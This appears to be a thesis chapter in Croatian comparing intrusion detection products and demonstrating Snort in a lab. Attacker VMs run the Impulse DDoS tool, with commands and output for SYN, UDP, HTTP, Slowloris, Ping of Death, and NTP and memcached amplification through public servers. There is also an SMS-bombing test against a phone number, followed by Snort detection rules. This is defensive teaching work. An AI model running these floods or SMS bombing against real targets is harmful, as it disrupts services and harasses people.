Blokiranje zlonamjerne aktivnosti znači da bi alat IDPS trebao pomoći u detekciji uljeza i ublažavanju štetu koju uzrokuju, pri čemu su neki alati integrirani s vanjskim sustavima kako bi se optimizirao proces blokiranja. Poznati bi problemi trebali biti automatski razriješeni uz moguće generiranje izvještaja za IT ekipu, a složeniji slučajevi upada poput zloćudnih programa (engl. *malware*) ili sumnjivih datoteka trebali bi biti izolirani u odvojeno virtualno okruženje (engl. *virtual sandbox*).

Na temelju ovih pet glavnih značajki, konkretne arhitekture sustava, slučaja korištenja, stupnja osjetljivosti i povjerljivosti sustava, poslovnih rizika te raspoloživog budžeta može se izabrati između različitih komercijalnih rješenja IDPS i rješenja IDPS otvorenog koda čiji će primjeri biti navedeni u iduća dva poglavlja.

7.2.1. Komercijalna rješenja za detekciju i prevenciju upada

Komercijalna rješenja IDPS **[83]** dostupna su kao dio okruženja u oblaku koje nude pružatelji resursa u oblaku kao što su Amazon i Microsoft ili kao samostalni proizvodi koji se mogu integrirati gotovo u bilo koje lokalno okruženje ili infrastrukturu u oblaku. Prednosti takvih okruženja su postojanje korisničke potpore, garancija kvalitete proizvoda te dostupnosti redovnih ažuriranja budući da iza takvih rješenja stoje pouzdane tvrtke. Nedostaci su im visoka cijena i redovni troškovi mjesečnih ili godišnjih preplata odnosno plaćenih ažuriranja koje si mogu priuštiti samo veće organizacije sa znatnim prihodom.

Amazon Web Services (AWS) *GuardDuty* inteligentna je usluga za detekciju prijetnji koja pomaže u detekciji i blokiranju uljeza, nudi ju tvrtka Amazon i kompatibilna je samo s resursima u oblaku AWS. Taj IDPS kontinuirano nadzire i analizira mrežnu aktivnost kako bi otkrio kontekst, meta podatke i detalje o zahvaćenim resursima. Što se tiče provedbi pravila o upadima ima ugrađene značajke za detekciju neuobičajene aktivnosti sučelja za programiranje aplikacija, potencijalne kompromitacije računa, kompromitacije spremišta podataka *AWS S3 Bucket* i sličnih nepoželjnih događaja. Vezano za značajku zapisa aktivnosti i uvida, stvara i održava detaljne logove, a kontrolna ploča će prioritizirati aktivne i prethodne upade ili prijetnje s obzirom na razinu ozbiljnosti. Detektira zlonamjerne aktivnosti na temelju podataka usluge za nadzor *AWS CloudTrail*, *VPC Flow* zapisa, DNS zapisa i drugih resursa AWS infrastrukture, automatski blokira primarne prijetnje, a korisnici mogu konfigurirati daljnje automatske akcije koristeći alate sučelja komandne linije (engl. *command line interface*, skraćeno CLI). *GuardDuty* je izgrađen koristeći tehnologiju strojnog učenja u Amazonovom vlasništvu, što znači da se može prilagoditi specifičnoj organizacijskoj okolini i postupno postati sve više učinkovit, a cijene se kreću od 0.80 USD za jedan milijun događaja ili 1.00 USD po gigabajtu te ovise o regiji u kojoj se nalaze zaštićeni resursi. Amazonov IDPS vrlo je lako postaviti jer ima proces postavljanja u nekoliko klikova, no ima vrlo malu mogućnost prilagodbe i ne omogućuje korisnicima upravljanje svojim vlastitim skupovima pravila.

Azure Firewall Premium IDPS je Microsoftova funkcionalnost za detekciju i prevenciju upada pokrenuta u srpnju 2021. koja je dio usluge *Azure Firewall Premium*. Što se tiče kontinuiranog nadzora mrežne aktivnosti, to rješenje stalno nadzire ulazni promet i aktivnosti pojedinih URL-ova. Vezano za provedbu pravila o upadima sadrži prethodno konfigurirana pravila za

fingerprinting zloćudnih programa, *phishing*, Trojance, botnete i drugo, čiji se skup sastoji od ukupno više od 58 tisuća pravila. Održava dnevničke zapise svih događaja kojima se može pristupiti preko *Azure Firewall* kontrolne ploče, može otkriti zlonamjerna obilježja u šifriranom i nešifriranom prometu te ima posebno izolirano okruženje u kojem zadržava zloćudne programe (engl. *malware sandbox*) i integrira se s drugim sustavima za blokiranje prijetnji. Microsoft je veliki investitor u kibernetičku sigurnost koji ima planove za potrošnju 20 milijardi dolara na sigurnosni razvoj i tehnologiju u idućih pet godina pa je taj alat neprestano ažuriran i svaki mu se dan dodaje 20-40 novih pravila za detekciju uljeza, a cijene se kreću od 1.75 USD po satu i 0.016 USD po obrađenom gigabajtu prometa. Microsoft nudi visoko skalabilan IDPS za okruženje u oblaku kojeg je lako konfigurirati, no treba imati na umu da je to rješenje kompatibilno samo s resursima usluge *Microsoft Azure* te zahtijeva stručnost u području računarstva u oblaku.

Cisco Secure IPS (NGIPS) sustav je za prevenciju upada nove generacije koji proizvodi Cisco, a može se integrirati s Ciscovim proizvodom *Firepower Management Center* za detekciju prijetnji. Neprestano nadzire IT okolinu kako bi otkrio kontekstualne mrežne podatke, putanje datoteka, podatke operacijskog sustava na razini uređaja i drugo. Što se tiče provedbi pravila o upadima, ovaj alat koristi informacije od *Cisco Talos* tvrtkine ekipe za obavještajne podatke o prijetnjama kako bi razvio nova pravila politike svaka dva sata. Održava dnevničke zapise o korisničkoj aktivnosti, prijenosu datoteka, korištenim aplikacijskim protokolima, uređajima i mrežnom ponašanju. Može detektirati uljeze, zloćudne programe i druge sumnjive entitete s minimalnim lažno negativnim rezultatima te podržava automatizaciju reakcije na prijetnje kako bi se prioritizirale prijetnje, filtrirali događaji i deaktivirale dozvole pristupa. Za razliku od rješenja IDPS pružatelja usluga u oblaku Microsoft i Amazon koji su podržani samo u njihovim okruženjima u oblaku, NGIPS nudi fleksibilni razvoj te ga je moguće implementirati na rubu tvrtkine mreže, u podatkovnom centru ili iza vatrozida budući da je dostupan i kao fizički uređaj i kao programsko rješenje. Iako je ovo rješenje jedna od najboljih opcija za velike tvrtke, nedostaci su mu visoka cijena od 35 tisuća dolara, oskudnost dokumentacije i dugotrajnost finog podešavanja sigurnosnih politika.

7.2.2. Rješenja otvorenog koda za detekciju i prevenciju upada

Rješenja IDPS otvorenog koda **[83]** obično su neovisna o platformi i dostupna u više verzija za različite operacijske sustave, uključujući Windows, Linux i MacOS, te se mogu integrirati u bilo koje lokalno okruženje ili infrastrukturu u oblaku. Prednosti takvih rješenja su besplatna dostupnost proizvoda svim individualnim i korporativnim korisnicima, javna dostupnost izvornog koda i velika zajednica sigurnosnih stručnjaka i razvojnih programera koja radi na proizvodima. Nedostaci su im nedostupnost garancije kvalitete usluge i redovnog ažuriranja zbog mogućnosti gašenja zajednice koja održava pojedino rješenje budući da iza njega ne stoji profitabilna tvrtka ili nije profitabilno za tvrtku koja njime upravlja.


U radu će za demonstraciju zaštite od napada distribuiranim uskraćivanje usluga koristeći sustav za detekciju i prevenciju upada Snort koji će biti instaliran na odabranom računalu žrtvi u lokalnoj mreži u kojoj se provodi simulacija napada, a bit će korišten alat Snort s besplatnim skupom pravila kojeg mogu preuzeti svi prethodno registrirani korisnici.

Snort **[84]** je jedno od najstarijih i najkorištenijih rješenja IDPS na svijetu koje je pokrenuto 1998. godine, a radi se o alatu otvorenog koda kojime trenutno upravlja Cisco. Što se tiče kontinuiranog nadzora mrežne aktivnosti, Snort cijelo vrijeme nadzire mrežu i šalje uzbunu korisnicima o zlonamjernim mrežnim paketima, vezano za provedbu pravila o upadima, postoje dva skupa pravila - besplatni *Community* skup pravila i plaćeni *Snort Subscribed* skup pravila koji je isti kao skup pravila Ciscovog IDPS-a. Snort održava detaljne zapise dolaznih mrežnih paketa te se može koristiti za generiranje zapisa o paketima tijekom otklanjanja pogrešaka u mrežama. U procesu detekcije zlonamjernih akcija uspoređuje dolazne pakete s pravilima upada i stvara uzbunu za svako podudaranja te automatski blokira mrežne pakete koji se podudaraju s tim pravilima. Pritom poslovni korisnici koji plaćaju pretplatu mogu očekivati prioritetnu korisničku podršku za lažno pozitivna i proizvoljna pravila. Snort je jedan od najboljih alata IDPS otvorenog koda na tržištu čije plaćene verzije nude pristup Ciscovoj ažurnoj bazi podataka po vrlo niskoj cijeni. *Snort Community* rješenje besplatno je, a cijene poslovnih pretplata kreću od 29.99 USD godišnje. Sadrži opsežan skup pravila koja se mogu prilagoditi bilo kojoj organizacijskoj okolini, no nedostatak mu je što ne može funkcionirati kao samostalno rješenje i što nema dostupnu premium korisničku podršku.

7.3. Značajke lokalnog okruženja zaštite s alatom Snort

Ovo poglavlje sadrži opis postavki lokalnog okruženja zaštite s alatom Snort, uključujući pregled topologije lokalnog okruženja za demonstraciju i sažeti prikaz postavljanja i pokretanja alata Snort na računalu žrtvi, uključujući alat Splunk za grafički prikaz detekcija i događaja koje Snort generira.

Okruženje u kojem će se demonstrirati zaštita od različitih tipova napada DDoS sastojat će se od jednog računala žrtve i triju računala napadača koji su instalirani kao virtualni strojevi na trima različitim fizičkim računalima, a pritom će sva računala biti u istoj lokalnoj mreži. Topologija korištenog okruženja prikazana je na Slici 7.3.1.



Slika 7.3.1. Topologija okruženja za demonstraciju rada alata IDPS Snort

Na računalu žrtvi s operacijskim sustavom Ubuntu 20.04.5 LTS adresa se može saznati naredbom *ip address show*. Pritom se bilježi ime sučelja koje nije *loopback*, a IP adresa računala žrtve može se očitati kao vrijednost *inet* toga sučelja koje se u ovom slučaju naziva *enp2s0*.

Promet koji stigne do računala žrtve izgledat će kao da dolazi s fizičkog računala na kojem je napadački virtualni stroj instaliran. Na računalima s operacijskim sustavom Windows adresa se može saznati naredbom *ipconfig* u PowerShellu kao IPv4 adresa Wireless adaptera. Na računalima s operacijskim sustavom MacOS adresa se može saznati naredbom *ipconfig getifaddr en0*, gdje je *en0* naziv mrežnog sučelja kojim je računalo povezano na lokalnu mrežu.

Proces dobivanja IP adresa računala žrtve i računala napadača dostupan je u Dodatku A.1.

U nastavku su navedeni detalji o računalu žrtvi, fizičkim računalima na kojima su instalirani napadački virtualni strojevi te virtualnim napadačkim računalima.

Računalo žrtva:

Ime uređaja: Ubuntu-PC
Model uređaja: HGPC Prime 1048S4D
Radna memorija: 8 GB
Procesor: Intel® Core™ i5-10400 CPU @ 2.90GHz × 12
Disk: 480 GB SSD
Operacijski sustav: 64-bitni Ubuntu 20.04.5 LTS
IP adresa: 192.168.0.192

Fizičko računalo napadača 1:

Ime uređaja: DESKTOP-7K921S9
Model uređaja: HP ProBook 4740s
Radna memorija: 8 GB
Procesor: Intel(R) Core(TM) i5-3230M CPU @ 2.60GHz 2.60 GHz
Disk: 500 GB SSD
Operacijski sustav: Windows 10 Pro
IP adresa: 192.168.0.199

Fizičko računalo napadača 2:

Ime uređaja: LAPTOP-MBM3MJ8G
Model uređaja: HP 470 G8 Notebook PC
Radna memorija: 16 GB
Procesor: 11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz 2.42 GHz
Disk: 500 GB SSD
Operacijski sustav: Windows 10 Home
IP adresa: 192.168.0.229

Fizičko računalo napadača 3:

Ime uređaja: Tibor's Macbook Pro
Model uređaja: MacBook Pro (Retina, 13-inch, Early 2015)
Radna memorija: 8 GB
Procesor: 2,7 GHz Dual-Core Intel Core i5
Disk: 128 GB SSD
Operacijski sustav: MacOS Monterey 12.6.1
IP adresa: 192.168.0.250

Prije izvršavanja napada na računalo žrtvu instalirat će se i pokrenuti HTTP poslužitelj Apache **[85]** koji će slušati na portu TCP 80. Nakon toga se Apache poslužitelju može pristupiti preko porta 80 odnosno iz preglednika korištenjem IP adrese računala žrtve u lokalnoj mreži, a na taj će se port izvoditi različiti scenariji napada navedeni u poglavlju 7.4. Također će se tijekom izvođenja napada na računalu žrtvi pokrenuti proces koji će slušati na portu UDP 80 korištenjem alata *netcat*.
Bitno je i da na računalu žrtvi na nadziranom mrežnom sučelju ne bude omogućen vatrozid kako bi tijekom izvršavanja napada bilo sigurno da napadački promet neće biti blokiran te da će ga Snort moći pregledati i detektirati napad. Ako status vatrozida nije neaktivan (engl. *inactive*), prije demonstracije scenarija napada potrebno ga je onemogućiti.

Priprema izloženih usluga na računalu žrtvi, uključujući instalaciju poslužitelja Apache, pokretanja procesa na portu UDP 80 i onemogućavanje vatrozida izvodi se kao što je prikazano u Dodatku A.2.

Na svako od triju fizičkih računala napadača instalirat će se najnovija verzija okruženja za virtualizaciju Oracle VM Virtual Box **[86]** naziva Virtual Box 7.0. Napadi će se pokretati s virtualnog stroja s operacijskim sustavom Kali Linux **[87]** čija će se 64-bitna verzija za Virtual Box preuzeti s njegove službene stranice. Nakon toga je potrebno raspakirati preuzetu arhivu, dodati .vdi datoteku iz raspakirane arhive kao novi virtualni stroj unutar Oracle VM Virtual Box okruženja te osigurati da je u postavkama mreže odabrano sučelje NAT.

Specifikacije napadačkog virtualnog stroja su sljedeće:

Ime uređaja: Kali-Linux-1 na fizičkom računalu napadača 1,
Kali-Linux-2 na fizičkom računalu napadača 2,
Kali-Linux-3 na fizičkom računalu napadača 3
Radna memorija: 2 GB
Procesor: Dvojezgreni
Acelerator: Vt-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization
Disk: 80 GB SSD
Operacijski sustav: Debian (64 bit), Kali Linux

Na računalo žrtvu instalirat će se najnovija verzija IDPS-a otvorenog koda Snort 3 prema službenim uputama koje se odnose na Snort 3.1.18.0 na operacijskim sustavima Ubuntu 18 i Ubuntu 20 **[88]**.

Moderne mrežne kartice koriste mehanizme rasterećenja kao što je rasterećenje velikih primljenih paketa (engl. *Large Receive Offload*, skraćeno LRO) ili generičko rasterećenje primljenih paketa (engl. *Generic Receive Offload*, skraćeno GRO) kako bi omogućile obradu ponovnog sastavljanja mrežnih paketa u fizičkim komponentama umjesto u programskoj podršci.

U većini situacija takav je mehanizam poželjan budući da smanjuje opterećenje na sustav, ali u slučaju korištenja IDPS-a cilj je nakon instalacije onemogućiti LRO i GRO budući da te postavke mogu srezati dulje pakete.

Nakon instalacije i konfiguracije alata Snort potrebno je dodati i testno pravilo za detekciju prometa ICMP, koje je prikazano u Ispisu 7.3.1.

```
alert icmp any any -> any any ( msg:"ICMP Traffic Detected"; sid:10000001;
metadata:policy security-ips alert; )
```

Ispis 7.3.1. Testno pravilo za detekciju prometa ICMP

Upute za instalaciju i konfiguraciju alata Snort na računalo žrtvu dostupne su u Dodatku A.3.

Nakon pokretanja alata Snort u načinu detekcije potrebno je izvršiti naredbu *ping* s virtualnog računala napadača kako bi se detektirao očekivani promet ICMP. Detekcija takvog testnog prometa prikazana je u Ispisu 7.3.2.

```
# Pokrenuta naredba ping s računala napadača 1
192.168.0.199> ping 192.168.0.192

# Ispis detekcije na računalu žrtvi
Commencing packet processing
++ [0] enp2s0
11/16-20:32:20.944321 [**] [1:10000001:0] "ICMP Traffic Detected" [**]
[Priority: 0] {ICMP} 192.168.0.199 -> 192.168.0.192
11/16-20:32:20.944393 [**] [1:10000001:0] "ICMP Traffic Detected" [**]
[Priority: 0] {ICMP} 192.168.0.192 -> 192.168.0.199
```

Ispis 7.3.2. Detekcija naredbe *ping* pokrenute s računala napadača

PulledPork **[89]** se koristi za preuzimanje i spajanje skupova pravila odnosno kolekcije potpisa koje Snort koristi kako bi prepoznao zlonamjerni promet. U ovom će se slučaju instalirati verzija alata PulledPork3 koja je kompatibilna sa Snortom 3 i dobra je za testne okoline, ali ne i produkcijske jer nije potpuno pouzdana budući da je još u razvoju.
Instalirat će se i konfigurirati alat PulledPork3, kreirat će se servis za ažuriranje pravila korištenjem toga alata te vremenski brojač (engl. *timer*) za automatsko pokretanje ažuriranja.
Postavljanje i pokretanje alata PulledPork prikazani su u Dodatku A.4..

Nakon instalacije i početne konfiguracije alata Snort te učitavanja odgovarajućeg skupa pravila konfigurirat će se pohrana dnevničkih zapisa detektiranih događaja koji će biti generirani na temelju tog skupa pravila. Potrebno je konfigurirati nadzirani raspon IP adresa, omogućiti dodatak za efikasnu pretragu mrežnog prometa u realnom vremenu te postaviti ispis u dnevničku JSON datoteku s odgovarajućim poljima tako da se u jednoj datoteci čuva do 100 detekcija. Alat Snort bit će pokrenut tako da ispis detekcija neće biti vidljiv na konzoli jer su obavijesti prebačene u datoteku, a sadržaj se može vidjeti prikazom dnevničke datoteke detekcija.

Konfiguracija pohrane dnevničkih zapisa alata Snort prikazana je u Dodatku A.5.

Kako bi zaštita od različitih napada koju pruža IDPS bila cijelo vrijeme aktivna, potrebno je kreirati servis koji će omogućiti automatsko pokretanje alata Snort svakim pokretanjem računala.
Iz sigurnosnih razloga Snort se treba pokretati kao običan korisnik koji nije *root*, a za to je potrebno kreirati posebnu korisničku grupu *snort* te korisnika *snort*. Nakon brisanja starih datoteka dnevničkih zapisa, prava pristupa direktoriju dnevničkih zapisa dat će se korisniku *snort*, a nakon toga se može kreirati servis kojim taj korisnik pokreće Snort. Također se specifikacijom identifikatora procesa Snort u konfiguraciji alata PulledPork3 omogućuje da se javi Snortu da ponovno učita pravila kad ih PulledPork3 izmjeni.
Konfiguracija automatskog pokretanja servisa Snort prikazana je u Dodatku A.6.

7.4. Pregled metodologije napada

U ovom će se poglavlju dati pregled metodologije napada, što uključuje instalaciju i testiranje napadačkog alata Impulse te različite scenarije napada koje će računala napadači usmjeriti prema računalu žrtvi.

Za izvođenje napada na virtualni stroj operacijskog sustava Kali Linux potrebno je instalirati moderni alat za izvođenje napada DDoS Impulse **[90]**.

Upute za instalaciju alata Impulse prikazan je u Dodatku A.7.

Alat Impulse nudi sljedeće opcije izvođenja:

--target <IP:PORT, URL, PHONE>
Cilj napada koji može biti ip:port, URL ili broj mobitela
--method <SMS/EMAIL/NTP/UDP/SYN/ICMP/POD/SLOWLORIS/MEMCACHED/HTTP>
Metoda napada
--time <time> Vrijeme napada u sekundama
--threads <threads> Broj korištenih dretvi (1-200)

Primjer testiranja alata Impulse u trajanju od 20 sekundi korištenjem dvaju dretvi izvodi se naredbom u Ispisu 7.4.1.

```
python impulse.py --method SMS --target +38595xxxxxx --time 20 --threads 2
```

Ispis 7.4.1. Testiranje alata Impulse

Testiranje potvrđuje da alat funkcionira budući da generira sljedeće poruke poslane prema ciljanom broju:
Od pošiljatelja AUTHMSG više je puta primljena SMS poruka sadržaja
Your SendGrid code is xxxxxxx.
Od pošiljatelja Telegrama primljena je Telegram poruka koja sadrži Web login kod za stranicu my.telegram.org

Poruke se generiraju tako da alat šalje zahtjeve za registracijom ili autentifikacijom ciljanog broja različitim stranicama koje će onda generirati veliki broj SMS poruka s autentifikacijskim kodom, preplaviti ciljani mobitel žrtve te ju zbuniti i onemogućiti joj normalan rad.

Na računalu žrtvi testirat će se sedam različitih scenarija napada istovremeno s triju Kali Linux napadačka virtualna stroja u trajanju od 60 sekundi korištenjem 10 dretvi alatom Impulse. Prije svakog sljedećeg napada napravit će se pauza od minimalno jedne minute kako zapisi u realnom vremenu generirani prethodnim napadom tijekom posljednje minute ne bi bili pomiješani sa zapisima trenutnog napada.

1. Izvođenje napada preplavljivanjem SYN prikazano je u Ispisu 7.4.2.

```
sudo python3 impulse.py --method SYN --time 60 --threads 10 –target
192.168.0.192:80

[?] Starting attack to 192.168.0.192:80 using method SYN.
[?] Attack will be stopped after 1 minute.
…
[+] SYN packet sent to 192.168.0.192:80.
[+] SYN packet sent to 192.168.0.192:80.
…
[!] Attack completed!
```

Ispis 7.4.2. Izvođenje napada preplavljivanjem SYN na port TCP 80

2. Izvođenje napada preplavljivanjem UDP prikazano je u Ispisu 7.4.3.

```
sudo python3 impulse.py --method UDP --time 60 --threads 10 –target
192.168.0.192:80

[?] Starting attack to 192.168.0.192:80 using method UDP.
[?] Attack will be stopped after 1 minute.
…
[+] UDP random packet sent! Payload size: 7.
```

```
[+] UDP random packet sent! Payload size: 34.
…
[!] Attack completed!
```

Ispis 7.4.3. Izvođenje napada preplavljivanjem UDP na port UDP 80

3. Izvođenje NTP amplifikacijskog napada prikazano je u Ispisu 7.4.4. NTP amplifikacija **[90]** je tip napada DDoS u kojem napadač iskorištava javno dostupne NTP (engl. *Network Time Protocol*) poslužitelje prema kojima šalje lažirane zahtjeve koji izgledaju kao da su poslani s IP adrese računala žrtve kako bi zasuo računalo žrtvu velikim brojem NTP odgovora.

```
sudo python3 impulse.py --method NTP --time 60 --threads 10 –target
192.168.0.192:80

[?] Starting attack to 192.168.0.192:80 using method NTP.
[?] Attack will be stopped after 1 minute.
…
[+] Sending 23 packets from NTP server ntp2.fau.de to 192.168.0.192:80.
[+] Sending 40 packets from NTP server rustime02.rus.uni-stuttgart.de to
192.168.0.192:80.
…
[!] Attack completed!
```

Ispis 7.4.4. Izvođenje NTP amplifikacijskog napada na port UDP 80

4. Izvođenje napada preplavljivanjem HTTP prikazano je u Ispisu 7.4.5.

```
sudo python3 impulse.py --method HTTP --time 60 --threads 10 –target
http://192.168.0.192:80
[?] Starting attack to http://192.168.0.192:80 using method HTTP.
[?] Attack will be stopped after 1 minute.
…
[200] Request sent! Payload size: 250.
[200] Request sent! Payload size: 57.
…
```

```
[!] Attack completed!
```

Ispis 7.4.5. Izvođenje napada preplavljivanjem HTTP na port TCP 80

5. Izvođenje napada Slowloris prikazano je u Ispisu 7.4.6.

```
sudo python3 impulse.py --method Slowloris --time 60 --threads 10 --target
192.168.0.192:80

[?] Starting attack to 192.168.0.192:80 using method SLOWLORIS.
[?] Attack will be stopped after 1 minute.
…
[+] Socket created..
[+] Socket created..
…
[+] Sending keep-alive headers to 192.168.0.192:80 from socket 1.
[+] Sending keep-alive headers to 192.168.0.192:80 from socket 2.
…
[!] Attack completed!
```

Ispis 7.4.6. Izvođenje napada Slowloris na port TCP 80

6. Izvođenje napada *Ping of Death* **[90]** prikazano je u Ispisu 7.4.7. *Ping of Death* (skraćeno *PoD*) tip je napada DDoS u kojem napadač pokušava onesposobiti, destabilizirati, odnosno blokirati ciljano računalo ili uslugu šaljući deformirane ili prevelike pakete koristeći jednostavnu *ping* naredbu.

```
sudo python3 impulse.py --method POD --time 60 --threads 10 –target
192.168.0.192

[?] Starting attack to 192.168.0.192 using method POD.
[?] Attack will be stopped after 1 minute.
…
[+] 65535 bytes send to 192.168.0.192
[+] 65535 bytes send to 192.168.0.192
```

```
…
[!] Attack completed!
```

Ispis 7.4.7. Izvođenje napada *Ping of Death*

7. Izvođenje napada *Memcached* **[90]** prikazano je u Ispisu 7.4.8. Napada *Memcached* je tip napada DDoS u kojem napadač pokušava preopteretiti žrtvu s mrežnim prometom tako da šalje lažirane zahtjeve prema ranjivom poslužitelju UDP *memcached** koji izgledaju kao da su poslani s IP adrese žrtve. Nakon toga ranjivi poslužitelj preplavi računalo žrtvu internetskim prometom i potencijalno zauzme sve žrtvine resurse. Dok je žrtvina internetska infrastruktura preopterećena, novi se zahtjevi ne mogu obraditi te legitimni korisnici ne mogu pristupiti uslugama, što dovodi do uskraćivanja usluge.

```
sudo python3 impulse.py --method MEMCACHED --time 60 --threads 10 –target
192.168.0.192:80

[?] Starting attack to 192.168.0.192:80 using method MEMCACHED.
[?] Attack will be stopped after 1 minute.
…
[+] Sending 20 forged UDP packets from memcached server 124.192.148.33 to
192.168.0.192:80.
[+] Sending 18 forged UDP packets from memcached server 211.103.226.18 to
192.168.0.192:80.
…
[!] Attack completed!
```

Ispis 7.4.8. Izvođenje napada *Memcached* na port UDP 80

7.5. Analiza detektiranog i blokiranog prometa napada

U ovom će se poglavlju opisati dodavanje posebnih lokalnih pravila alata Snort koja omogućuju detekciju navedenih scenarija napada, instalacija grafičkog web sučelja za nadzor detekcija alata IDPS Snorta i način pretrage relevantnih rezultata u realnom vremenu koristeći gotove alate s web sučeljem te će se dati pregled rezultata detekcija koje nastaju uslijed različitih uspješnih scenarija napada i obrazloženja pojedinih neuspješnih scenarija napada.

7.5.1. Dodavanje posebnih lokalnih pravila alata Snort

Ugrađena pravila koja alat Snort koristi te skup pravila koje je dohvatio alat Snort ne sadrže pravila za specifične scenarije napada opisane u poglavlju 7.4. pa je zato nužno dodati lokalna pravila u konfiguracijskoj datoteci */usr/local/etc/rules/local.rules* za odabrane scenarije.

U ovom će se poglavlju opisati pravila dodana za detekciju napada preplavljivanjem SYN i napada preplavljivanjem UDP koji pripadaju napadima na mrežni i transportni sloj te pravila za detekciju napada preplavljivanjem HTTP i napada Slowloris koji pripadaju napadima na aplikacijski sloj.

Svako pravilo koje treba dovesti do određenog događaja započinje ključnom riječi *alert*, nakon toga slijedi oznaka protokola koja može biti *tcp*, *udp* ili *icmp*, zatim direktiva kojom se određuje izvorišni raspon IP adresa, izvorišni port, odredišni raspon IP adresa i odredišni port, pri čemu su izvorište i odredište odvojeni strelicom ->. Kod označavanja IP adresa i portova postoji i posebna oznaka *any* koja označava bilo koju IP adresu odnosno port, varijabla *$HOME_NET* koja označava raspon IP adresa mrežnog sučelja koje se nadzire specificiran u konfiguraciji Snorta te varijabla *$EXTERNAL_NET* koja označava vanjsku mrežu, odnosno promet koji ne pripada rasponu nadziranog mrežnog sučelja. Nakon specifikacije protokola, izvorišta i odredišta slijedi specifikacija ostalih pojedinosti pravila, uključujući poruku koja će se ispisati s događajem označenu atributom *msg*, uvjet detekcije koji mora biti ispunjen kako bi pravilo generiralo događaj, klasu kojoj pripada pravilo označenu atributom *classtype*, identifikator potpisa pravila *sigid* te redni broj revizije pravila *rev*. U pojedinostima pravila također se navodi tok podataka označen ključnom riječi *flow* te filter detekcije *detection_filter* kojim se specificira da pravilo treba rezultirati događajem samo kad u zadanom broju sekundi po pojedinom odredištu ili izvorištu bude

dosegnut zadani broj paketa koji zadovoljavaju navedene uvjete, čime se definira prag detekcije u slučaju potencijalnog zlonamjernog prometa.

Pravilo koje detekcija napad preplavljivanjem SYN navedeno je u Ispisu 7.5.1.1.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (flags:S; msg:"Possible SYN flooding attack"; flow: to_server; detection_filter:track by_src,count 20,seconds 10; classtype:denial-of-service; sid:10328; rev:1;)
```

Ispis 7.5.1.1. Snort pravilo za detekciju napada preplavljivanjem SYN

Vidljivo je da će Snort dojaviti potencijalni napad preplavljivanjem SYN kada s bilo kojeg porta IP adrese iz vanjske mreže na bilo koji port IP adrese nadziranog mrežnog sučelja stigne segment TCP s postavljenom zastavicom SYN više od 20 puta u razdoblju od 10 sekundi s istog izvorišta, pri čemu je tok podataka prema poslužitelju, odnosno *to_server*. Uz događaj pridružen opisanom pravilu navodi se odgovarajuća poruka o mogućem napadu preplavljivanjem SYN, klasa kojoj pravilo pripada je *denial-of-service* odnosno napad DDoS, identifikator potpisa pravila 10328 i broj revizije pravila koji označava da se radi o prvoj reviziji.

Na sličan se način detektira napad preplavljivanjem UDP pravilom navedenim u Ispisu 7.5.1.2.

```
alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"Possible UDP flooding attack"; flow: to_server; detection_filter:track by_src,count 1000,seconds 10; classtype:denial-of-service; sid:93456;rev:1;)
```

Ispis 7.5.1.2. Snort pravilo za detekciju napada preplavljivanjem UDP

Snort će dojaviti potencijalni napad preplavljivanjem UDP kada s bilo kojeg porta IP adrese iz vanjske mreže na bilo koji port IP adrese nadziranog mrežnog sučelja stigne paket UDP više od 1000 puta u razdoblju od 10 sekundi s istom IP adresom izvorišta, pri čemu je tok podataka prema poslužitelju. Uz događaj pridružen tome pravilu navodi se odgovarajuća poruka o mogućem

napadu preplavljivanjem UDP, klasa napada DDoS kojoj pravilo pripada, identifikator potpisa pravila 93456 i broj revizije pravila koji označava da se radi o prvoj reviziji.

Pravilo za detekciju napada preplavljivanjem HTTP navedeno je u Ispisu 7.5.1.3.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:"Possible HTTP flooding attack"; flow: to_server, established; http_method; content:"GET",nocase; http_uri; content:"/?b'"; detection_filter:track by_src, count 100, seconds 10; classtype:denial-of-service;  sid:34675;rev:1;)
```

Ispis 7.5.1.3. Snort pravilo za detekciju napada preplavljivanjem HTTP

